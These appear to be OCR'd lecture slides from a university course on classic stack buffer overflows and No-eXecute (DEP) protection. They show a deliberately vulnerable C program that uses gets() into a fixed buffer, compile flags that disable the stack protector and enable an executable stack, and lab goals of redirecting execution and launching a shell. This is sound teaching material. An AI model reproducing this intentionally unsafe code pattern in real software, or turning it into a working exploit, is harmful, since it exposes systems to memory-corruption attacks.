

Classic Exploitation Illustration



Classic Exploitation Illustration



Classic Exploitation Technique

2. vim overflow.c (ssh)

```c
#include <stdio.h>
#include <string.h>

void hacked()
{
>---puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
>---char array[50];
>---gets(array);
>---printf("%s\n", array);
}

main()
{
>---return_input();
>---return 0;
}
~
~
~

"overflow.c" 20L, 214C
```

1. Call hacked() (lab1)
2. Write our own shellcode to launch shell (lab2)

Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./ove
rflow2.c
./overflow2.c: In function ‘return_input’:
./overflow2.c:12:2: warning: implicit declaration of function ‘gets’; did you me
an ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/cctpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should n
ot be used.
```

gcc -m32 –fno-stack-protector –zexecstack –o ./overflow2 ./overflow2.c

No eXecute (NX)

- -zexecstack
- Also known as **Data Execution Prevention (DEP),** this protection marks writable regions of memory as non-executable.
- This prevents the processor from executing in these marked regions of memory.



No eXecute (NX)



After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.

No eXecute (NX)



Thus, the attacker's exploit is thwarted.

Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./ove
rflow2.c
./overflow2.c: In function ‘return_input’:
./overflow2.c:12:2: warning: implicit declaration of function ‘gets’; did you me
an ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/cctpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should n
ot be used.
```

gcc -m32 –fno-stack-protector –zexecstack –o ./overflow2 ./overflow2.c

Q & A

West Chester University